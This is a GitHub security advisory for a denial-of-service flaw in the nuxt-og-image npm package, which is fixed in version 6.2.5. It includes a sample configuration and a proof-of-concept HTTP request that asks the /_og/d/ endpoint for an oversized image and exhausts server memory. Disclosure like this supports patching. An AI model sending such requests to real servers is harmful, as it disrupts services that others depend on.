Denial of Service via unbounded image dimensions

Moderate **harlan-zw** published **GHSA-c7xp-q6q8-hg76** last week

Package

nuxt-og-image (npm)

Affected versions	Patched versions
< 6.2.5	6.2.5

Description

Product: Nuxt OG Image
Version: 6.1.2
CWE-ID: CWE-404: Improper Resource Shutdown or Release
CVSS vector v.4.0: 6.9 (AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N)
Description: Failure to limit the length and width of the generated image results in a denial of service.
Impact: Denial of service
Exploitation condition: An external user
Mitigation: Implement a limitation on the width and length of the generated image.
Researcher: Dmitry Prokhorov (Positive Technologies)

Research

During the analysis of the nuxt-og-image package, which is shipped with the nuxt-seo package, a zero-day vulnerability was discovered.
This research revealed that the image-generation component by the URI: `/_og/d/` (and, in older versions, `/og-image/`) contains a Denial of Service (DoS) vulnerability. The issue arises because there is no restriction on the width and height parameters of the generated image. The vulnerability was reproduced using the standard configuration and the default templates.

Listing 1. The content of the configuration file `nuxt.config.ts`

```
export default defineNuxtConfig({
  modules: ['nuxt-og-image'],
```

```
  devServer: {
    host: 'web-test.local',
    port: 3000
  },
  site: {
    url: 'http://web-test.local:3000',
  },
  ogImage: {
    fonts: [
      'Inter:400',
      'Inter:700'
    ],
  }
})
```


Vulnerability reproduction

To demonstrate the proof-of-concept, a request should be sent with the increased `width` and `height` parameters. This will cause a delay and exhaust the server's resources during image generation.

Listing 2. HTTP-request example


```
GET /_og/d/og.png?width=20000&height=20000 HTTP/1.1
Host: web-test.local:3000
```

Figure 1. HTTP-response: denial-of-service error



After sending a HTTP-request, the test server's memory was exhausted.

Figure 2. Video memory exhausted error



Credits

Researcher: Dmitry Prokhorov (Positive Technologies)

Severity

Moderate 5.3 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	None
Availability	Low

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L

CVE ID

CVE-2026-34404

Weaknesses

▶ CWE-400